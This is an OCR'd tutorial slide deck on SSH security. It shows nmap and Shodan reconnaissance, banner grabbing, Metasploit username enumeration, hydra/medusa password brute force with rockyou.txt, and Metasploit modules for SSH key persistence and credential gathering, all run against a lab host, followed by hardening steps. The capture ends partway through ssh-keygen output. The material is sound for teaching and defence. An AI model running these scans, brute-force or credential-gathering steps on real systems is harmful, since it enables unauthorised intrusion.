#whoami

https://twitter.com/0xa5h4d0w
https://github.com/0xa5h4d0w
https://app.hackthebox.com/profile/436590
https://www.linkedin.com/in/amitsingh-thakur/


SSH Security:
A Comprehensive Look at Offensive Tactics and Defensive Measures

Table of Content

- Introduction to SSH
- Penetration Testing on SSH
- Securing SSH: Best Practices

Introduction to SSH

- SSH stands for "Secure Shell," and it is a cryptographic network protocol used to securely access and manage network devices and servers over a potentially unsecured network.
- SSH provides a secure channel for remote administration, file transfers, and other network services.
- Port 22


SSH Client
SSH Server
1. Client initiates the connection by contacting server
2. Sends server public key
3. Negotiate parameters and open secure channel
4. User login to server host operating system


Penetration Testing on SSH

- Passive Reconnaissance
- Recon/scanning
- SSH Banner Grabbing
- Public SSH key of server
- Username Enumeration
- Brute force
- Exploit SSH with Metasploit

Passive Reconnaissance

Shodan

- ssh
- port:22



TOTAL RESULTS

21,163,610

TOP COUNTRIES

United States	6,560,104
China	1,934,955
Germany	1,757,694
Brazil	1,164,337
Argentina	726,756

More...

TOP ORGANIZATIONS

[redacted]	1,672,288
[redacted]	1,232,812
[redacted]	919,319
[redacted]	858,441
[redacted]	679,102

More...

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

[redacted]
Austria, Linz

2023-08-19T07:55:49.152174

```
SSH-2.0-OpenSSH_7.4
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQChf/vlw/nySUkwSJlKdScLZVH0pvDU8+4IcTwTHrfxP/5a
X+JWLr9cqEc8k+V2etM+b7CfdLpqK5JaIyfxnOZiYaJQ8rr0PuJjV4PXcGasY98Q2Tc4C6HSV7Qn
QmYypt6AoaqX4qy8ioKuDZ8/kuc71DWgpDTH8jmavoCEeTy/AVeBEWqUDiMUMGYR8ro5LRZSAVCm
GrZB58swzXkMBQPkxvnT81V...
```

[redacted]
United States, Buffalo

2023-08-19T07:55:09.935943

```
SSH-2.0-OpenSSH_7.4
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQC6eeSSb6o1yd3erQqSq3RnaEvD26cqgUDomoRLYbNnEMrf
Kwcw/MEtkKVDRPT9OOCHRKCgPb+XuxYgyXQ71JcKodh5X+/MlJRMAT6UFEZJRb2YgvYDvvjtOXyk
LDqvCFTpu1Mq0Ic/Qa/RcnladKalLgLUQdySfCLrXEBHW1tX9VIWht3PFAOpYm7ZG1JMjJoQl7qw
WrpADUYd6h7qP7rh15dDLyj...
```

[redacted]
United States, Dallas

2023-08-19T07:54:50.144999

```
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDBM1Eog0IyLnmCKSKQs09qqk8FUZZJm1aqloyfs4Q0DQyk
1h5za8OMwoFxo+J7jaiVbyVA4BSXWEZ1IGR33dlYozupfkA7w7LrKuNMBCJpXHzsvbeA+LKouPC6
xVdRwFDTue/IaBZ7wRhMj2VDCIPL7lbb9CLaenqFLN83KBvGwPC3JROTV6tk06othCZvQQBwpEpj
oeE...
```


[redacted]
ColoCrossing

2023-08-19T07:54:24.460284

```
SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u1
Key type: ssh-rsa
```

Recon/scanning


```
# nmap -p 22 <Target IP/subnet>

# nmap -A -p 22 <Target IP>
```



```
┌──(ashadow㉿xps)-[~]
└─$ nmap -A -p 22 172.17.0.2
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-19 12:02 +04
Nmap scan report for 172.17.0.2
Host is up (0.000086s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

NSE Scripts

```
# ssh <Target IP> -p 22 --script ssh2-enum-algos
```



```
┌──(ashadow㉿xps)-[~]
└─$ ls /usr/share/nmap/scripts/*ssh*
/usr/share/nmap/scripts/ssh2-enum-algos.nse
/usr/share/nmap/scripts/ssh-auth-methods.nse
/usr/share/nmap/scripts/ssh-brute.nse
/usr/share/nmap/scripts/ssh-hostkey.nse
/usr/share/nmap/scripts/ssh-publickey-acceptance.nse
/usr/share/nmap/scripts/ssh-run.nse
/usr/share/nmap/scripts/sshv1.nse
```


SSH Banner Grabbing

# nc -nv <Target IP> 22


-nv   - n for numerical input & v for verbose output

# nmap -sV <Target IP> -p 22

-sV - version detection




```
┌──(ashadow㉿xps)-[~]
└─$ nc -vn 172.17.0.2 22
Connection to 172.17.0.2 22 port [tcp/*] succeeded!
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```



```
┌──(ashadow㉿xps)-[~]
└─$ nmap -sV 172.17.0.2 -p 22
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-19 12:06 +04
Nmap scan report for 172.17.0.2
Host is up (0.000092s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Public SSH key of server


```
# ssh-keyscan -t rsa <Target IP> -p <PORT>
```



```
┌──(ashadow㉿xps)-[~]
└─$ ssh-keyscan -t rsa 172.17.0.2 -p 22
getaddrinfo -p: Name or service not known
# 172.17.0.2:22 SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
172.17.0.2 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65
TlI7sRvQBwqAhQjeeyyIk8T55gMDkOD0akSlSXvLDcmcdYfxeIF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRH
pmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa
/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvw
IJ0gFMb6wfe5cnQew==
```

Username Enumeration


msf> use auxiliary/scanner/ssh/ssh_enumusers



```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CHECK_FALSE   true             no        Check for false positives (random username)
   DB_ALL_USERS  false            no        Add all users in the current database to the list
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        172.17.0.2       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         22               yes       The target port
   THREADS       1                yes       The number of concurrent threads (max one per host)
   THRESHOLD     10               yes       Amount of seconds needed before a user is considered found (timing attack only)
   USERNAME                       no        Single username to test (username spray)
   USER_FILE     a.txt            no        File containing usernames, one per line


Auxiliary action:

   Name              Description
   ----              -----------
   Malformed Packet  Use a malformed packet



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.17.0.2:22 - SSH - Using malformed packet technique
[*] 172.17.0.2:22 - SSH - Checking for false positives
[*] 172.17.0.2:22 - SSH - Starting scan
[+] 172.17.0.2:22 - SSH - User 'user1' found
[+] 172.17.0.2:22 - SSH - User 'user2' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > 
```

Brute force

```
# hydra -l <Username> -P pass.txt <Target IP> ssh

# medusa -h <Target IP> -u <username> -P pass.txt -M ssh
```



```
┌──(ashadow㉿xps)-[~]
└─$ medusa -h 172.17.0.2 -u user1 -P /usr/share/wordlists/rockyou.txt -M ssh

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: user1 (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: user1 (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: user1 Password: 12345 [SUCCESS]
```

Exploit SSH with Metasploit

```
> use post/linux/manage/sshkey_persistence
```

- SSH Key Persistence- Post Exploitation

```
> use post/multi/gather/ssh_creds
```

- module can be use to download ssh keys.

```
> use auxillary/scanner/ssh /ssh_login_pubkey
```

- test ssh logins on a range of machines

```
> use exploit/multi/ssh/sshexec
```

- specified payload execution via SSH


Securing SSH: Best Practices

- Port Redirection
- Establish SSH connection using RSA key
- Disable Password-Based Login
- Disable root login and limit ssh user access
- Disable Empty Password


Port Redirection

# sudo nano /etc/ssh/sshd_config

#Port 22 → Port 2222



```
  GNU nano 2.0.7      File: /etc/ssh/sshd_config       Modified

# What ports, IPs and protocols we listen for
Port 22
```




```
  GNU nano 2.0.7      File: /etc/ssh/sshd_config       Modified

# What ports, IPs and protocols we listen for
Port 2222
```

Establish SSH connection using RSA key

# ssh-keygen - to generate ssh key pair

id_rsa   - private key


id_rsa.pub   - public key



```
┌──(ashadow㉿xps)-[~]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/ashadow/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/ashadow/.ssh/id_rsa
